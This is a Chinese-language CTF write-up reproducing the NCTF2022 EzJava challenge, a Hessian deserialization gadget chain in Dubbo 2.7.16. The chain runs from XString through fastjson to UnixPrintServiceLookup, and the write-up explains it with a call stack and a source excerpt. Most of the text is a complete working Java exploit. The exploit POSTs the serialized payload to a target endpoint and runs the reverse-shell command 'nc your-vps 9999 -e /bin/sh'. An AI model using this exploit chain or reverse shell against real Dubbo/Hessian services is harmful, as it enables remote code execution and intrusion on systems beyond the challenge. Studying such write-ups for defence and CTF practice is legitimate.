[NCTF2022] EzJava 复现 (Dubbo2.7.16特定场景无外依赖利用)

- 参考：[https://pupil857.github.io/2022/12/08/NCTF2022-%E5%87%BA%E9%A2%98%E5%B0%8F%E8%AE%B0/]
- 踩过的坑
  - idea中的普通corretto-1.8.0是没有 `UnixPrintServiceLookup` 类的，所以我在本地又装了一遍Jdk8
  - Github上源码给的Docker环境中没有bash，所以用sh反弹
  - 本人用的是Mac，但其实有时候本地也是可以弹calc的，但局限有时候，还不知道为什么。

复现

- 先放出EXP


```
import com.alibaba.com.caucho.hessian.io.SerializerFactory;
import com.alibaba.fastjson.JSONObject;
import com.sun.org.apache.xpath.internal.objects.XString;
import org.springframework.http.HttpEntity;
import org.springframework.http.HttpHeaders;
import org.springframework.http.ResponseEntity;
import org.springframework.web.client.RestTemplate;
import sun.misc.Unsafe;
import sun.print.UnixPrintServiceLookup;

import java.lang.reflect.Array;
import java.lang.reflect.Constructor;
import java.lang.reflect.Field;
import java.net.URI;
import java.util.HashMap;

public class Exp {
```

```
    public static HashMap makeMap (Object v1, Object v2 ) throws
Exception{
        HashMap s = new HashMap();
        setFieldValue(s, "size", 2);
        Class nodeC;
        try {
            nodeC = Class.forName("java.util.HashMap$Node");
        }
        catch ( ClassNotFoundException e ) {
            nodeC = Class.forName("java.util.HashMap$Entry");
        }
        Constructor nodeCons = nodeC.getDeclaredConstructor(int.class,
Object.class, Object.class, nodeC);
        nodeCons.setAccessible(true);

        Object tbl = Array.newInstance(nodeC, 2);
        Array.set(tbl, 0, nodeCons.newInstance(0, v1, v1, null));
        Array.set(tbl, 1, nodeCons.newInstance(0, v2, v2, null));
        setFieldValue(s, "table", tbl);
        return s;
    }

    public static void doPOST(byte[] obj) throws Exception{
        HttpHeaders requestHeaders = new HttpHeaders();
        requestHeaders.set("Token",
"eyJBbGliYW5hbmEiOiJXZWxDb21lVG9OQ1RGMjAwcCIsImlzcyI6IlB1cGkxIn0=.1.0")
;
        requestHeaders.set("Content-Type", "text/plain");
        URI url = new URI("http://targetIP:8080/object");
        HttpEntity<byte[]> requestEntity = new HttpEntity <>
(obj,requestHeaders);

        RestTemplate restTemplate = new RestTemplate();
        ResponseEntity<String> res = restTemplate.postForEntity(url,
requestEntity, String.class);
        System.out.println(res.getBody());
    }
    public static void main(String[] args) throws Exception {
        SerializerFactory serializerFactory = new SerializerFactory();
        serializerFactory.setAllowNonSerializable(true);

        Field theUnsafe = Unsafe.class.getDeclaredField("theUnsafe");
        theUnsafe.setAccessible(true);
        Unsafe unsafe = (Unsafe) theUnsafe.get(null);
        Object unixPrintServiceLookup =
unsafe.allocateInstance(UnixPrintServiceLookup.class);
        setFieldValue(unixPrintServiceLookup, "cmdIndex", 0);
```

```
        setFieldValue(unixPrintServiceLookup, "osname", "Pupi1");
        String cmd = "nc your-vps 9999 -e /bin/sh";
        setFieldValue(unixPrintServiceLookup, "lpcFirstCom", new
String[]{cmd, cmd, cmd});

        JSONObject jsonObject = new JSONObject();
        jsonObject.put("Pupi1",unixPrintServiceLookup);

        XString xString = new XString("Pupi1");
        HashMap map1 = new HashMap();
        HashMap map2 = new HashMap();
        map1.put("yy",jsonObject);
        map1.put("zZ",xString);
        map2.put("yy",xString);
        map2.put("zZ",jsonObject);

        Object o = makeMap(map1,map2);
        doPOST(HessianUtil.serialize(o));

    }
    public static void setFieldValue(final Object obj, final String
fieldName, final Object value) throws Exception {
        Field field = obj.getClass().getDeclaredField(fieldName);
        field.setAccessible(true);
        if(field != null) {
            field.set(obj, value);
        }
    }
}
```

```
import com.caucho.hessian.io.*;

import java.io.ByteArrayOutputStream;
import java.io.IOException;

public class HessianUtil {

    // 序列化
    public static byte[] serialize(Object obj) {
        ByteArrayOutputStream os = new ByteArrayOutputStream();
        AbstractHessianOutput out = new Hessian2Output(os);

        SerializerFactory serializerFactory = new SerializerFactory();
        serializerFactory.setAllowNonSerializable(true);
```

```
        out.setSerializerFactory(serializerFactory);
        try {
            out.writeObject(obj);
        } catch (IOException e) {
            throw new RuntimeException(e);
        } finally {
            try {
                out.close();
                os.close();
            } catch (IOException e) {
                e.printStackTrace();
            }
        }
        return os.toByteArray();
    }

}
```



分析

- 首先是师傅给出的调用栈

```
getAllPrinterNamesBSD:554, UnixPrintServiceLookup (sun.print)

refreshServices:282, UnixPrintServiceLookup (sun.print)

getPrintServices:233, UnixPrintServiceLookup (sun.print)

write:-1, ASMSerializer_1_UnixPrintServiceLookup
(com.alibaba.fastjson.serializer)

write:271, MapSerializer (com.alibaba.fastjson.serializer)

write:44, MapSerializer (com.alibaba.fastjson.serializer)

write:312, JSONSerializer (com.alibaba.fastjson.serializer)

toJSONString:1077, JSON (com.alibaba.fastjson)

toString:1071, JSON (com.alibaba.fastjson)

equals:392, XString (com.sun.org.apache.xpath.internal.objects)

equals:495, AbstractMap (java.util)

putVal:635, HashMap (java.util)

put:612, HashMap (java.util)

doReadMap:145, MapDeserializer (com.alibaba.com.caucho.hessian.io)

readMap:126, MapDeserializer (com.alibaba.com.caucho.hessian.io)

readObject:2733, Hessian2Input (com.alibaba.com.caucho.hessian.io)

readObject:2308, Hessian2Input (com.alibaba.com.caucho.hessian.io)

starter:39, IndexController (com.example.ctf)
```

- 前半段其实就是 `XString` 这个类调用任意get方法
- 后半段在于 `UnixPrintServiceLookup` 这个关键类，
  其 `getAllPrinterNamesBSD()` 方法会执行 `lpcAllCom` 属性中的命令

```
private String[] getAllPrinterNamesBSD() {
    if (cmdIndex == -1) {
        cmdIndex = getBSDCommandIndex();
    }

    String[] var1 = execCmd(this.lpcAllCom[cmdIndex]);
    return var1 != null && var1.length != 0 ? var1 : null;
}
```

- 其实链子还算简单(怪不得出题人觉得不充实，加了点密码)，但调试起来还是比较麻烦，还是不会自己挖链子，太菜了🥹。。。